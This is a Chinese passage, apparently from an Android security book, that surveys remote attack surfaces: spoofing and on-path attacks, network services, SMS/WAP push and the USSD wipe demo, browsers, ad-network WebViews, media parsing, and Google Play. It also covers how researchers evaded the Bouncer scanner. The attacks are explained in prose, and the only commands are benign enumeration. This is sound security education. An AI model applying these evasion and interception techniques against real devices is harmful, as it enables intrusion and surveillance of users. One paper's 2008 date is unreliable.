极少进行协议验证的事实，使得各种类型的*欺骗*攻击都可以成功实施。在一次欺骗攻击中，攻击者会对他发出数据包的源地址进行伪造，企图伪装成其他主机，达到利用信任关系或者隐藏攻击真实源的目的。这些类型的攻击在公共因特网上是难以实施的，因为上面存在着防范欺骗攻击数据包的过滤规则，以及内在的延迟问题。这种类型的绝大多数攻击在网络层及之上的层运行，但是这并不是严格的要求。一类称为 ARP 欺骗或 ARP 缓存中毒的欺骗攻击是在数据链路层上实施的。如果成功，这类攻击可以让攻击者欺骗一个目标节点，使之认为攻击节点就是网关路由器。这可以有效地让攻击者从网络邻居的身份转变为路径上设备的角色。而从这个关键点可能进行的攻击将在下一小节中详细讨论。对于 ARP 欺骗攻击最有效的防御方法是使用静态 ARP 映射表，但这在未 root 的移动设备上是不可行的。对 DNS 的攻击更加容易，因为网络邻居节点拥有很低的延迟，这意味着攻击者可以比因特网上的主机更快进行响应。对 DHCP 的欺骗攻击对于获取目标系统更多的控制权也是相当有效的。

路径上攻击

路径上攻击，通常被称为中间人（MitM）攻击，是非常具有破坏力的一种攻击方式。在达到网络上这样一个受信任的位置后，攻击者可以选择对流经它的任意网络流量进行阻断、修改或者转发。攻击者也可以对流量进行监听，从而发现认证凭据，如口令或者浏览器 Cookie，甚至可以对加密通信进行降级、剥离或者其他类型的透明监控。在这样一个受信任的关键点上，攻击者可能同时影响一大群用户，或者选择性地针对某一个用户。从这个网络路径上经过的任何人都可能受到攻击。

获得这种类型位置的一种方法是，利用目标与其所钟爱服务器之间已建立的信任关系。许多软件客户端都是对服务器充分信任的。尽管攻击者可以建立一些并不在路径上的恶意服务器来利用这类信任关系，但是他们必须说服目标来访问这些服务器。在路径上意味着攻击者可以假冒成目标用户连接的任意服务器。例如，考虑目标用户会在每天上午通过他的 Android 手机访问 http://www.cnn.com，那么路径上的攻击者可以假冒成 CNN 站点，分发漏洞利用代码，并展示原始的 CNN 站点内容，这样目标用户就不会意识到有任何异常。我们将在 5.3.5 节中更加详细地讨论 Android 的客户端攻击面。

值得庆幸的是，对于大多数攻击者而言，想要在因特网上达到这种特权角色还是相当困难的。成为一个路径上攻击者的方法包括攻陷路由器或 DNS 服务器、使用合法的监听手段，在网络邻居条件下操纵主机，以及修改全局的因特网路由表等。一种在实际中相对简单的方法是通过注册商劫持域名。另一种相对容易的方法只对 Wi-Fi 和移动通信等无线网络有效。在这些网络上，可能利用物理邻近关系来操纵无线电通信，或是搭建一个供目标连接的假冒无线访问点或伪基站。

现在我们已经介绍完基本的网络概念以及它们是如何与攻击和攻击者关联的，是时候深入到 Android 攻击面了。理解这些概念，对于分析一个给定攻击面是否可达是非常关键的。

5.3.2　网络协议栈

安全漏洞研究中的“圣杯”是这样一种远程攻击，它不需要与目标交互就可以实施，而且能够获取系统的完全访问权限。在这种攻击场景中，攻击者通常只需能在因特网上与目标主机进行通信即可。而这类攻击可以简单到发送单个数据包，也可能需要一长串复杂的协议谈判过程。由于防火墙和 NAT 技术的广泛采用，这一攻击面变得更难以可达，因此在这些底层代码中的安全漏洞往往只暴露给网络邻居攻击者。

在 Android 系统上，符合这一描述的主要攻击面是 Linux 内核中的网络协议栈，这一软件栈中包含了对 IP、TCP、UDP 和 ICMP 等协议的实现。网络协议栈的目标是为操作系统维护网络状态，并通过套接字 API 向用户空间软件开放。如果在对 IPv4 或 IPv6 数据包处理过程中存在着一个可利用的缓冲区溢出漏洞，那么这将成为可能出现的最为严重的安全漏洞类型。对这样一个安全漏洞的成功利用，将导致远程执行内核空间中的任意代码。然而这种类型的安全漏洞是非常稀有的，当然也没有出现以 Android 设备为目标的此类漏洞。

注意 内存破坏漏洞肯定不是影响网络协议栈的唯一一种安全漏洞类型，举例来说，TCP 序列号可预测等协议层攻击都可以归类到这个攻击面中。

遗憾的是，进一步枚举这个攻击面是个非常费人力的过程。在一个活跃设备上，/proc/net 目录是尤其值得关注的。具体而言，这个目录中的 ptype 文件中提供了设备所支持的协议类型列表，以及这些协议所对应的接收函数。如下片段显示了在一部运行 Android 4.3 的 Galaxy Nexus 手机中的这一文件内容：

```
shell@maguro:/ $ cat /proc/net/ptype
Type Device      Function
0800           ip_rcv+0x0/0x430
0011           llc_rcv+0x0/0x314
0004           llc_rcv+0x0/0x314
00f5           phonet_rcv+0x0/0x524
0806           arp_rcv+0x0/0x144
86dd           ipv6_rcv+0x0/0x600
shell@maguro:/ $
```

从这个输出结果中可以看到，该设备内核支持 IPv4、IPv6、两种类型的 LLC、PhoNet 和 ARP。这些信息及更多细节在内核的构建配置文件中可以找到。获取内核构建配置文件的具体指令将在第 10 章中提供。

5.3.3 暴露的网络服务

无需目标用户交互的联网服务是第二位有吸引力的攻击面。这些服务通常在用户空间中执行，消除了获得内核空间代码执行的可能性。但是仍然有一些潜在的网络服务，如果被成功利用攻击面中的安全漏洞，仍可以获取到 root 权限，不过这类网络服务在 Android 系统上是极少的。无论如何，利用这一攻击面暴露的安全漏洞可以让攻击者在设备上获得初始立足点，而进一步的访问权限可以通过权限提升攻击来获取，我们将在本章后面讨论这类攻击。

很遗憾，绝大多数 Android 设备默认不包含任何联网服务。这一攻击面的大小主要取决于在设备上运行的软件。举例来说，第 10 章将介绍如何启用可经过 TCP/IP 进行访问的 Android 调试桥（ADB）服务。如果进行了这一操作，设备就会在网络上监听连接，暴露出原先并不存在的额外攻击面。Android 应用是另一个能让网络服务暴露的途径。一些应用会监听连接，例如通过虚拟网络计算（VNC）、远程桌面（RDP）、安全 shell（SSH）或其他协议向设备提供额外网络访问的应用。

枚举这一攻击面可以用两种方法。一种方法是，研究者使用端口扫描器（如 Nmap）来探测设备，以查看是否监听了哪些端口。使用这一方法可以同时测试设备与网络配置，但是如果没有发现监听服务，也不一定意味着服务并没有开放监听。另一种方法是，研究者可以使用 shell 访问来枚举出设备上的监听端口。如下 shell 会话片段显示了应用这种方法的一个实例。

```
shell@maguro:/ $ netstat -an | grep LISTEN
tcp6       0      0 :::1122                :::*                LISTEN
shell@maguro:/ $
```

netstat 命令显示出/proc/net 目录中 tcp、tcp6、udp 和 udp6 的信息。输出结果显示端口 1122 上开放了某个服务，而这正是我们告诉 SSH Server（由 Ice Cold Apps 公司开发）应用在其上启用 SSH 服务器的端口。

当启用 Wi-Fi 热点功能后，额外的网络服务也会出现。以下显示了当这一功能激活后，netstat 命令的输出结果。

```
shell@maguro:/ $ netstat -an
Proto Recv-Q Send-Q Local Address          Foreign Address          State
 tcp       0      0 127.0.0.1:53           0.0.0.0:*                LISTEN
 tcp       0      0 192.168.43.1:53        0.0.0.0:*                LISTEN
 udp       0      0 127.0.0.1:53           0.0.0.0:*                CLOSE
 udp       0      0 192.168.43.1:53        0.0.0.0:*                CLOSE
 udp       0      0 0.0.0.0:67             0.0.0.0:*                CLOSE
shell@maguro:/ $
```

这个例子的结果显示 DNS 服务器（TCP 和 UDP 端口 53）和 DHCP 服务器（UDP 端口 67）被暴露在网络上。部署一个热点显著扩大了 Android 设备的攻击面，如果一个 Wi-Fi 热点可以被不受信任的用户访问到，那么他们可以达到这些端点甚至更多。

注意　零售设备经常会包含更多功能，同时暴露更多的网络服务。三星的 Kies 和摩托罗拉的 DLNA 是其中的两个例子，它们对 Android 系统进行了 OEM 定制。

前面已经提到过，由于防火墙和 NAT 技术的使用，网络服务经常是无法达到的。但是如果攻击者成为了目标 Android 设备的网络邻居，那么这些障碍就自然消除了。此外，还有一些公开方法可以使用 UPnP 和 NAT-PMP 等协议，绕过 NAT 所提供的类防火墙保护机制，这些协议可以让攻击者重新暴露出设备的网络服务及其关联的攻击面。

5.3.4　移动技术

到目前为止，我们都在关注普遍存在于连入因特网设备的攻击面。移动设备通过移动通信暴露了其他的远程攻击面，包括通过短消息服务（SMS）与多媒体消息服务（MMS）所暴露的攻击面。这些类型的消息以运营商的移动网络作为传输媒介，从一个节点发送至另一个节点。因此 SMS 和 MMS 的攻击面通常不需要网络相邻，也不需要任何的用户交互即可达到。

使用 SMS 和 MMS 消息作为攻击向量还可以达到其他几个攻击面。例如，MMS 消息中可以包含一些多媒体内容。而其他一些协议也实现在 SMS 协议之上，无线应用协议（WAP）就是这样一个例子。WAP 又支持消息推送以及几个其他协议。推送消息在未经请求的情况下发送到设备上。一种被实现为 WAP 推送消息的请求类型是服务装载（SL）请求，这个请求允许订阅者的手机请求 URL，有时都无需用户交互。这种途径作为一种有效的攻击向量，能够使客户端攻击面转变为远程攻击面。

2012 年，Ravi Borgaonkar 在阿根廷的布宜诺斯艾利斯市举行的 EkoParty 上演示了针对三星 Android 设备的远程攻击。具体而言，他使用了 SL 消息来调用非结构化补充服务数据（USSD）

业务。USSD 业务是用来允许运行商与 GSM 设备执行充值、查看账户余额、语音邮件通知等操作的。但当三星设备接收到这样一条 SL 消息后，它无需用户交互就打开了默认浏览器。当浏览器加载后，它便处理 Ravi 准备的包含几个 tel:// URL 的页面。这些 URL 随后导致 USSD 代码自动输入到电话拨号程序中。在这时，许多设备就在代码完全输入后自动处理这些代码。某些设备需要用户按下发送键，这是正确的处理方式。三星设备中的几个特别邪恶的 USSD 代码被用来演示了这种攻击的严重性。第一个代码可以通过重复地尝试修改个人解锁密钥（PUK）来损坏用户的 SIM 卡。在 10 次失败后，SIM 卡会被永久性地禁用，用户只能重新购买新卡。另一个代码可以导致手机立即进行出厂重置。这两个操作都不需要任何的用户交互。这个演示案例非常有效地说明了通过 SMS 及其上层协议进行攻击的威力。

关于运用 SMS 暴露攻击面的更多内容将在第 11 章中介绍。

5.3.5 客户端攻击面

正如先前提过的，现今网络的一般配置屏蔽了许多传统的远程攻击面。同时，许多客户端应用对它们通信的服务器是非常信任的。基于这样的事实，攻击者已经很大程度上将关注点转移到客户端软件攻击面中存在的安全漏洞。信息安全从业者称之为“客户端攻击面”。

到达这些攻击面，通常依赖于潜在目标发起动作，比如访问一个网站。然而，一些攻击技术可以绕开这一限制。路径上的攻击者可以在大多数场景中非常容易地移除掉这一限制，只需把他们的攻击注入到正常流量中即可。一个案例是“水坑式”攻击，即先攻陷目标经常访问的网站，然后等待目标访问。

尽管要达到客户端攻击面并不容易，但是攻击者可以将他们的“瞄准镜”设置得更加精确。举例来说，使用电子邮件向量的攻击经过特意构造后可以发送给一个目标或是一个目标人群。通过源地址检查或指纹识别，路径上的攻击者也可以将攻击目标限定到他们的意向群体。这是客户端攻击面攻击方式的一个强大属性。

Android 设备是主要用来消费和展示数据的，因此它们只会暴露极少的直接远程攻击面，绝大多数的攻击面是通过客户端应用暴露的。事实上，在 Android 上的许多客户端应用会自动地代表用户发起一些操作，例如，电子邮件和社交网络类客户端会例行地对服务器进行轮询，查看是否有新的消息。当找到新的消息条目时，它们会处理这些条目，并通知用户有新消息等待查看。这是另一种客户端攻击面无需用户交互而直接暴露的方式。本节后续内容将详细讨论 Android 客户端应用所暴露的各种不同攻击面。

1. 浏览器攻击面

现代 Web 浏览器已经成为功能最为强大的客户端应用代表，它们支持一大堆的 Web 技术，同时也作为 Android 设备支持其他技术的一个访问“网关”。支持的万维网技术从最简单的 HTML，到基于众多 JavaScript API 创建的功能极其复杂和丰富的 Web 应用。除了渲染和执行应用逻辑之外，浏览器进程还支持一些底层协议，如 HTTP 和 FTP。所有这些特性都是由绝对数量惊人的后台代码实现的，而其中每个组件（经常是以第三方项目的方式集成）都代表着它自己的一个攻击

面。本小节后续部分将介绍浏览器易受攻击的各种攻击向量与安全漏洞类型，并讨论 Android 设备中普遍存在的浏览器引擎中的攻击面。

针对 Web 浏览器的成功攻击可以通过几种方式实施，其中最为普遍的方式是诱导用户访问一个在攻击者控制中的 URL。这种方式很可能是最为普遍的，因为它的渠道非常多样化。攻击者可以非常容易地通过电子邮件、社交媒体、即时消息或其他途径来分发 URL。另一种方式是在意向目标用户将要访问的被攻陷网站中插入攻击代码，这种类型的攻击又被称为“水坑”或“路过”攻击。在特权位置（比如在路径上，或是逻辑网络相邻）的攻击者都可以随意地注入攻击内容。这些攻击方式经常被称为中间人（MitM）攻击。无论是使用哪个向量来达到浏览器，底层的安全漏洞类型才是更为重要的。

在一个应用中安全地处理来自多个非信任源的内容是非常具有挑战性的。浏览器试图通过域名将一个站点的内容与另一站点的内容进行隔离访问。这一控制机制带来了几种几乎全新类型的安全漏洞，如跨站脚本（XSS）和跨站请求伪造（CSRF 或 XSRF）。此外，浏览器处理并呈现来自多个不同信任级别的内容，这也催生了跨区域（cross-zone）攻击。例如，一个网站不应该从目标计算机系统中读取任意的文件然后返回给攻击者，然而，之前发现的区域提升攻击已经让这种攻击方式变为可能。这里所列的绝不是能够影响浏览器安全漏洞类型的完整列表。对这些安全漏洞的详尽讨论已经远远超出了本节的范围。许多书籍，包括 *The Tangled Web*①和 *The Browser Hacker's Handbook*，完全关注于 Web 浏览器攻击，是更深入探索这一领域的推荐阅读书籍。

直到 Android 4.1 版本，设备出厂时都只预装一个浏览器——基于 WebKit 内核的 Android 浏览器。在 2012 年 Nexus 7 和 Nexus 4 发布时，谷歌开始将基于 Chromium 内核的 Android 版 Chrome 作为默认浏览器，但同时也预装了 Android 浏览器。在最近的原生 Android 版本中，Chrome 是呈现给用户的唯一浏览器。然而传统的 Android 浏览器内核仍然存在，并被第三方应用所使用，我们在下一小节中讨论这些应用。在 Android 4.4 版本，谷歌已经从使用一个纯 Webkit 内核引擎（libwebcore.so）切换到基于 Chromium 内核引擎（libwebviewchromium.so）。

Android 版 Chrome 与其他两个引擎的主要区别在于，Android 版 Chrome 通过 Google Play 获取更新，而 Webkit 引擎和 Chromium 引擎则通过 Android 框架层暴露给应用，被集成到固件 ROM 中，只能通过固件升级进行更新。这一不利条件使得这两个引擎仍然暴露于一些已公开披露的安全漏洞，而有时持续的时间会相当长。这就是在第 1 章中提到的“half day”安全漏洞风险。

对一个特定浏览器引擎的攻击面进行枚举，可以通过如下几种方式。每个引擎支持的特性集合有着细微差别，因此暴露的攻击面也会有些许差别。因为几乎所有输入都是不可信的，所以几乎每个浏览器特性都构成了一个攻击面。一个很好的起点是调查分析标准化文档中指定的功能。例如，HTML 和 SVG 文档规范中讨论了多个值得深入分析的特性。那些跟踪每个浏览器引擎中实现了哪些特性的网站，对于这个过程是非常有价值的。此外，Android 系统中的默认浏览器引擎是开源的，通过深入分析引擎源码来直捣浏览器攻击面的“兔子洞”也是可行的。

更深入的攻击面存在于浏览器支持的各种特性的实现层面。遗憾的是，枚举这些第二层次的

① 其简体中文版《Web 之困：现代 Web 应用安全指南》已由机械工业出版社 2013 年出版。——编者注

攻击面非常消耗人力。为了简化工作，研究者倾向于基于某些特性来进一步分类攻击面，比如某些攻击面可以在 JavaScript 禁用后进行运用，而有些不能。一些功能（如 CSS 和其他技术）以非常复杂的方式进行交互。另一个很能说明问题的例子是通过 JavaScript 操纵文档对象模型（DOM）。攻击者提供的脚本可以在加载时或加载后动态地修改网页的结构。总而言之，浏览器的复杂性为探索其中的攻击面留下了充分的想象空间。

本书后面几章将详细介绍如何对 Android 系统中的浏览器进行模糊测试（第 6 章）、调试（第 7 章）和攻击利用（第 8 章和第 9 章）。

2. Web 驱动的移动应用

移动设备中绝大多数的应用实际上只是基于 Web 后端技术的客户端。在过去，开发者在 TCP 或 UDP 上层创建自己的协议，让他们的客户端与服务器进行相互通信。而现在，随着标准化协议、库和中间件的繁荣发展，几乎所有应用都在使用 Web 服务、XML RPC 等基于 Web 的技术。如果你的移动应用可以使用与 Web 前端相同的现有 Web 服务 API，为什么还要自己开发协议呢？因此，大多数针对流行 Web 服务的移动应用，如 Zipcar、Yelp、Twitter、Dropbox、Hulu、Groupon 和 Kickstarter 等，都使用了这种设计。

移动开发者通常信任系统的另一端是正常操作的，也就是说，客户端和服务器都认为对方不是恶意的。然而遗憾的是，事实并非如此。虽然有一些方法可以用来提升客户端和服务器之间的信任级别，特别是对抗路径上的攻击者与逻辑相邻的攻击者，但是服务器永远不能假设客户端是完全可信的。同时，客户端也永远不能假设它所对话的服务器是合法的，而是应该进行完备的认证机制，以确保服务器确实是合法的。

大多数的此类认证都会使用 SSL 或 TLS，而诸如证书锁定（certificate pinning）之类的技术可以进一步帮助防御假冒 CA（证书授权）等攻击。然而是否恰当地利用这些技术则完全取决于移动应用开发者，这使得很多应用并没有得到充分的保护。例如，2008 年来自两所德国高校的一组研究人员发表了一篇题为“Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security（为什么 Eve 和 Mallory 喜欢 Android：对 Android SSL（不）安全性的分析）”的论文。这篇论文记录了研究人员对 Android 应用中 SSL 验证状态的调查发现。他们的研究发现，Google Play 市场上的所有应用中有 8%使用 SSL 库的方式并不安全，由于对 SSL/TLS 证书的验证不充分，这些应用会轻易地被中间人攻击。

当然，每个 Web 驱动的移动应用所暴露的攻击面不尽相同。一个特别危险的例子是流行的 Twitter 客户端。Twitter 是一个基于 Web 的社交媒体平台，但有多款 Android 应用客户端。这些应用经常使用 WebView（在 Android 框架层中暴露的一个构件）来渲染富媒体内容，以包含在推文（tweet）中。例如，大部分 Twitter 客户端会自动呈现（render）内嵌的图片。这代表着一个显著的攻击面，在底层图像解析库中的安全漏洞可能会导致设备被攻陷。另外，Twitter 用户经常会分享指向其他有趣 Web 内容的链接，而点开这些链接的好奇用户将会面临传统浏览器攻击的威胁。此外，许多 Twitter 客户端订阅了推送消息（服务器通过推送消息提供新数据），或者经常轮询服务器来获取新数据。这一设计，将客户端应用变成无需任何用户交互即可被远程攻击的目标。

3. 广告网络

广告网络是Android应用生态圈中非常重要的一环，经常被那些开发免费移动应用的开发者所使用。在这些应用中，开发者会添加另外的代码库，在必要的时候调用它们来显示广告。在这些行为的背后，应用开发者有一个广告账户，并基于不同的标准（如广告的显示次数）获取报酬。对于特别流行的应用（如《愤怒的小鸟》）而言，这种模式的收益很不错，因此被应用开发者采用并不稀奇。

广告网络代表着一个非常有趣但又有巨大潜在风险的领地，有如下几个原因。用来呈现广告的功能通常基于一个嵌入式浏览器引擎（WebView），因此传统的浏览器攻击对于这些应用都是存在的，但一般只能通过中间人攻击向量实施。与传统浏览器不同，这些WebView组件经常暴露出额外的攻击面，这些供给面可以利用Java类型的反射攻击进行远程攻破。广告网络框架尤为可怕，因为合法广告商也可能利用这些弱点来控制大量设备。本书不会介绍这种类型的攻击，建议你通过搜索“WebView”“addJavascriptInterface”和“Android Ad Networks”来仔细研究。

除了远程代码执行的风险，广告框架还会对隐私构成显著威胁。许多广告框架已经被发现搜集过多的个人信息并报告给广告商。这类软件通常被归类为广告软件（adware），是非常令终端用户讨厌的东西。例如，一个广告框架可能会搜集用户通讯录中的电子邮件地址，并将它们卖给垃圾邮件发送者，之后这些用户就会收到大量不请自来的垃圾邮件。尽管比起对Android设备的完全攻陷这并不算太严重，但是也不应忽视。有时只需获知用户的位置或通讯录，攻击者就足以达成目标。

4. 媒体与文档处理

Android包含了大量非常流行并经过仔细审查的开源程序库，其中许多是用来处理富媒体内容的。libpng和libjpeg等程序库十分常用，几乎所有需要呈现PNG和JPEG图片的地方都会分别用到它们。Android也不例外。这些程序库代表着一个显著的攻击面，因为它们所处理的非可信数据数量庞大。正如在5.3.5节第2小节讨论的，Twitter客户端经常会自动呈现图片。在这种情况下，对于这些组件的攻击可能会导致无需用户交互的远程攻破。虽然这些程序库经过了仔细审查，但这并不意味着它们没有安全漏洞。在过去两年里，人们在这两个程序库中发现过重大安全漏洞。

另外，一些OEM的Android设备在出厂时会自带文档阅读和编辑工具。例如，在2012年的Mobile Pwn2Own竞赛中，三星Galaxy S3中自带的Polaris Office应用被人成功利用来对设备进行远程代码执行。在这个竞赛中使用的攻击向量是近场通信（NFC），这一技术我们将在5.4.1节第5条中讨论。

5. 电子邮件

电子邮件客户端是另一个有着暴露攻击面的客户端应用。与前面提到的客户端应用一样，电子邮件也可以用作发起浏览器攻击的攻击向量。事实上，Android的电子邮件客户端往往基于一个配置受限的浏览器引擎，具体而言，电子邮件客户端不支持JavaScript和其他脚本内容。这也就是说，现代电子邮件客户端只会呈现一部分富媒体内容，如标记语言和图片等。此外，电子邮件消息也可以包含附件，而附件在其他平台上一直是个麻烦之源。举例来说，这些附件可以用来攻击像Polaris Office这样的应用。实现这些功能的代码是未来的一个有趣的研究领域，而且似乎被探索得相对较少。

5.3.6 谷歌的基础设施

Android 设备尽管强大，但很多功能依赖于云服务。这些云服务后台的基础设施中有相当大比例是由谷歌托管的。这些服务提供的功能，从简单的联系人同步、Gmail 电子邮件，到复杂的远程管理特性。这样，这些云服务呈现出一个有趣的攻击面，虽然普通攻击者通常难以达到。这些服务中许多都是通过谷歌的单点登录（SSO）系统进行认证的，而这给滥用创造了可能性，因为从一个应用盗取的认证凭据可以用来访问另一个应用。本节将讨论几个相关的后台基础设施组件，以及如何使用它们远程攻破 Android 设备。

1. Google Play 商店

谷歌发布 Android 应用等内容的官方平台是 Google Play 商店。用户可以在上面购买音乐、电影、电视节目、图书、杂志、应用，甚至 Android 设备。绝大部分内容都可以直接下载，立即在选定设备中使用。2011 年年初，谷歌开放了一个用来访问 Goolge Play 商店的 Web 站点。2013 年年底，谷歌又增加了一个称为 Android 设备管理器的远程设备管理组件。作为一个享有特权和信任的角色，Google Play 商店成为攻击者考虑攻击 Android 设备时最关注的基础设施。事实上，Google Play 商店已被多次攻击，接下来详细介绍。

2. 恶意应用

Google Play 商店中的大多数内容来自非信任源，这代表着另一个非常重要的远程攻击面。也许最好的例子就是 Android 应用。很显然，Android 应用中含有可以直接在 Android 设备上执行的代码，因此，安装一款应用就等同于授予应用开发者任意代码执行权限（尽管是在 Android 用户层沙箱内）。遗憾的是，对于任意给定的任务，可用的应用数量对于用户而言都是非常庞大的，这让用户难以确定是否应该信任特定的开发者。如果用户对是否可信判断失误，安装了一款恶意应用，则可能会导致设备完全沦陷。除了依靠用户作出错误的信任决定，攻击者还可以盗用开发者的 Google Play 账号，将其应用替换为包含恶意代码的重打包版本。这个恶意应用就可以自动安装到安装有安全版本的设备上。这是一种强力的攻击，如果实施的话，会对 Android 生态圈造成灾难性影响。

Google Play 商店中的其他内容也可能用来攻陷设备，但这些内容的来源目前还不是完全清楚。而不了解这一情况，就不可能确定其中是否存在值得调查的攻击面。

除了 Google Play 商店的 Web 应用之外（这不在本章讨论范围），Android 设备上的 Google Play 应用也暴露了一个攻击面。这个应用必须处理并呈现由开发者提供的非信任数据，例如，应用描述就是一个非信任数据源。在这一攻击面之下的底层代码是挖掘安全漏洞的有趣位置。

3. 第三方应用生态圈

谷歌公司允许 Android 用户在 Google Play 商店之外安装应用。通过这种开放的方式，Android 允许独立第三方通过公司网站或个人网站分发应用。然而用户必须首先显式地授权才能安装第三方应用，流程如图 5-3 所示。

5




图 5-3　授权未知应用的流程

能够在 Android 设备上安装第三方应用的这一特点，自然而然地催生了第三方应用生态圈，但同时也带来了一些相关的风险。或许第三方应用商店所带来的最大威胁，是从 PC 和 Mac 上盗版或破解软件中带过来的特洛伊木马。恶意攻击者会对一个流行并可信任的应用进行反编译，然后打包进去一些恶意代码，并发布到第三方应用商店中。2012 年由 Arxan 科技公司进行的一份名为“State of Security in the App Economy: ‘Mobile Apps Under Attack’”（“应用经济中的安全性分析：‘在遭受攻击的移动应用’”）的研究报告显示，Google Play 商店中排名前 100 的 Android 付费应用全部都被破解、修改并放到第三方分发站点上供人下载。这份报告也给出了关于这些站点流行程度的一些很有价值的数据，并提到这些站点提供的一些流行 Android 付费应用的总下载次数达到 50 万人次。

在 Android 4.2 中，谷歌公司引入了一个称为“验证应用”的特性。这一特性通过使用指纹识别和启发式进行工作，从应用中提取一些启发式数据，然后使用这些数据在谷歌公司运营的一个数据库中查询，来确定这个应用是否为已知恶意代码，或者存在潜在的恶意因素。通过这种方式，验证应用特性模拟了一个简单的基于特征的黑名单系统，与反病毒系统使用的机制类似。验证应用特性可以基于应用属性的分类，向用户发出警告或者完全阻断安装过程，图 5-4 显示了这一特性在发挥作用时的界面。

2013 年年初，Android.Troj.mdk 特洛伊木马被发现内嵌到第三方应用站点中的多达 7000 个 Android 破解应用中，其中就包括《神庙逃亡》和《捕鱼达人》等多款流行游戏。这个木马在中国感染了超过 100 万部 Android 设备，成为当时已知的最大僵尸网络之一。它让先前被发现感染了中国超过 10 万部 Android 设备的 Rootstrap 僵尸网络相形见绌。很显然，第三方应用商店对 Android 设备构成了明显而现实的威胁，应尽量避免使用。实际上，如果可能，应该在设备上禁用“允许从未知来源安装应用”的选项。




图 5-4 验证应用时进行阻断或者警示

4. Bouncer 系统

为了应对 Google Play 商店中的恶意应用，Android 安全团队运行了一个称为 Bouncer 的系统。这个系统在一个虚拟环境中运行开发者上传的应用，来确定应用是否具有恶意行为。总而言之，Bouncer 是一个动态运行时分析工具。它实际上是一个基于 QEMU（Quick Emulator）的仿真器（与 Android SDK 中的非常类似），用来运行 Android 系统与待检测的应用。为了恰当地仿真一个真实移动设备的环境，Bouncer 对一个应用仿真了通用的运行时环境，这意味着应用可以访问：

- ❑ 地址簿
- ❑ 相册
- ❑ 短信记录
- ❑ 文件

所有这些记录都提供了一些虚构数据，对于 Bouncer 系统中的不同仿真虚拟机磁盘镜像，这些数据都不相同。Bouncer 也仿真了移动设备的通用外设，如摄像头、加速计和 GPS 等。此外，它还允许应用自由地与因特网进行通信。Charlie Miller 和 Jon Oberheide 使用了一个“反向 shell”应用，这使得他们通过 HTTP 请求，获取到了 Google Bouncer 基础设施的终端访问。Miller 和 Oberheide 也演示了一系列恶意应用对 Bouncer 进行指纹识别的方法，这些技术包括识别 Bouncer 的短信记录、地址簿、相册中的独特虚构数据，以及对 QEMU 实例进行检测并进行独特性的指纹识别。这些识别技术可以被恶意攻击者使用，在当 Bouncer 系统正在监视时，避免让他们的应用执行恶意功能。随后，在用户手机上执行的同一应用，却可以正确地开始它的恶意行为。

Nicholas Percoco 在他的 Blackhat 2012 白皮书“Adventures in Bouncerland”（“Bouncer 领地探险”）中发布了类似的研究工作。与检测 Bouncer 是否存在的思路不同，他的方法是开发一个能够获得下载与执行恶意 JavaScript 代码权限的应用。这个应用的原本功能是以 Web 为后台、用户可配置的短信拦截应用，但在取得访问 Web 页面与下载执行 JavaScript 代码的权限之后，后端 Web 服务器就很显然地变成一个命令与控制信道，并可以在运行时为应用提供恶意代码。Percoco

的研究也演示验证了：对最新发布应用相对很小的一次更新，可以含有恶意内容而不被 Bouncer 系统发现。

即使不用这些绕过 Bouncer 系统的技术，恶意应用程序仍然可以达到 Google Play 商店上的攻击面。对于默认配置的 Android 设备而言，恶意代码与间谍软件的威胁将迅速增大。设备可以被配置成允许安装第三方应用，而绝大多数恶意应用就是在第三方应用市场中发现的。

5. Google Phones Home

在后台，Android 设备会通过一个称为 GTalkService 的服务连接到谷歌公司的基础设施上，这一服务使用谷歌公司的 ProtoBufs 传输协议实现，支持一个设备连接到多个谷歌公司的后台服务上。例如，Google Play 商店和 Gmail 都使用这一服务来访问云中的数据。谷歌公司在 Android 2.2 中实现了使用 GTalkService 协议的云端通信机制（C2DM）。2012 年，谷歌公司废弃了 C2DM，并引入 Google 云通信机制（GCM）。GCM 继续使用 GTalkService 来进行云通信。一个具体的例子是通过 Google Play 网站来安装应用，如图 5-5 所示。




图 5-5 从 Web 安装一个应用

